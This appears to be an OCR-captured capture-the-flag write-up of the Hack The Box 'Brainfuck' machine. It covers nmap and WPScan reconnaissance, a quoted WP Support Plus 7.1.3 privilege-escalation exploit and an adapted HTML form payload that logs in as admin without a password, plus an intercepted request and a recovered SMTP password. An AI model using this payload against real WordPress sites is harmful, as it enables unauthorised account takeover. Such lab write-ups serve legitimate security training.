brainfuck

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/brainfuck]
└─# nmap -sC  -sV -oA nmap/initial 10.10.10.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 16:07 EST
Nmap scan report for 10.10.10.17
Host is up (0.15s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: PIPELINING UIDL TOP SASL(PLAIN) RESP-CODES CAPA USER AUTH-RESP-CODE
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: more ID LITERAL+ IDLE OK Pre-login ENABLE IMAP4rev1 post-login listed capabilities AUTH=PLAINA0001 SASL-IR have LOGIN-REFERRALS
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./-stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
```

Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.43 seconds

ssl-cert

Common Name brainfuck.htb
Issuer Email Address orestis@brainfuck.htb

DNS Name www.brainfuck.htb sup3rs3cr3t.brainfuck.htb

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# geany /etc/hosts
```

```
hosts ×
127.0.0.1   localhost
127.0.1.1   kali
10.10.10.17  www.brainfuck.htb   sup3rs3cr3t.brainfuck.htb brainfuck.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

wpscan

its wordpress enumeration utility

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# wpscan  --url https://brainfuck.htb --disable-tls-checks  --enumerate
u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
```

```
        \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
         \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
          \  /\  /  | |     ____) | (__| (_| | | | |
           \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                      Version 3.8.14
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

[+] URL: https://brainfuck.htb/ [10.10.10.17]
[+] Started: Wed Mar 3 16:38:28 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://brainfuck.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/-
wordpress_ghost_scanner
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/-
wordpress_xmlrpc_login
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/-
wordpress_pingback_access

[+] WordPress readme found: https://brainfuck.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://brainfuck.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
 | Found By: Rss Generator (Passive Detection)

| - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
| - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator>

[+] WordPress theme in use: proficient
| Location: https://brainfuck.htb/wp-content/themes/proficient/
| Last Updated: 2021-02-23T00:00:00.000Z
| Readme: https://brainfuck.htb/wp-content/themes/proficient/readme.txt
| [!] The version is out of date, the latest version is 3.0.41
| Style URL: https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3
| Style Name: Proficient
| Description: Proficient is a Multipurpose WordPress theme with lots of powerful features, instantly giving a prof...
| Author: Specia
| Author URI: https://speciatheme.com/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0.6 (80% confidence)
| Found By: Style (Passive Detection)
| - https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3, Match: 'Version: 1.0.6'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02
<==========
(10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] administrator
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Mar 3 16:38:55 2021
[+] Requests Done: 26
[+] Cached Requests: 36
[+] Data Sent: 6.73 KB
[+] Data Received: 82.983 KB
[+] Memory used: 186.164 MB
[+] Elapsed time: 00:00:27

```
└# searchsploit WP Support Plus
---------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                           |  Path
---------------------------------------------------------------------------------------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities                 | php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation                   | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection                          | php/webapps/40939.txt
---------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# searchsploit -x 41006.txt
```


```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>

Then you can go to admin panel.
~
```


```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# geany expoit.html
```

<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
Username: <input type="text" name="username" value="admin">
<input type="hidden" name="email" value="orestis@brainfuck.htb">
<input type="hidden" name="action" value="loginGuestFacebook">

```
    <input type="submit" value="Login">
</form>
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/brainfuck]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [03/Mar/2021 17:09:41] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:09:42] code 404, message File not found
127.0.0.1 - - [03/Mar/2021 17:09:42] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [03/Mar/2021 17:09:49] "GET /expoit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:11:28] "GET /expoit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:13] "GET /expoit.html HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:25] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [03/Mar/2021 17:13:25] code 404, message File not found
127.0.0.1 - - [03/Mar/2021 17:13:25] "GET /favicon.ico HTTP/1.1" 404 -
```





https://brainfuck.htb

Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

mize 1 0 New Support Plus Howdy, admin

Brainfuck Ltd.

Just another WordPress site

Home Open Ticket Sample Page

Dev Update

gorized

Search ...

Search

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project op

1 ...

Send Cancel

Request

Raw | Params | Headers | Hex

Pretty Raw \n Actions

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: brainfuck.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://localhost
Connection: close
Referer: http://localhost/expoit.html
Upgrade-Insecure-Requests: 1

username=admin&email=orestis%40brainfuck.htb&action=loginGuestFacebook
```

Response

HTTP/1.1 200 OK

Server: nginx/1.10.0 (Ubuntu)

Date: Wed, 03 Mar 2021 22:31:45 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

X-Robots-Tag: noindex

X-Content-Type-Options: nosniff

Expires: Wed, 11 Jan 1984 05:00:00 GMT

Cache-Control: no-cache, must-revalidate, max-age=0


X-Frame-Options: SAMEORIGIN

Set-Cookie: wordpress_sec_4a881878556bfa5bb532816568f34de7=admi path=/wp-content/plugins; secure; HttpOnly

Set-Cookie: wordpress_sec_4a881878556bfa5bb532816568f34de7=admin%7C1614983505%7CjwRF1 path=/wp-admin; secure; HttpOnly


Set-Cookie: wordpress_logged_in_4a881878556bfa5bb532816568f34de7=admin%7C1614983505%7C path=/; secure; HttpOnly

Content-Length: 0




SMTP orestis Password = kHGuERB29DNiNE

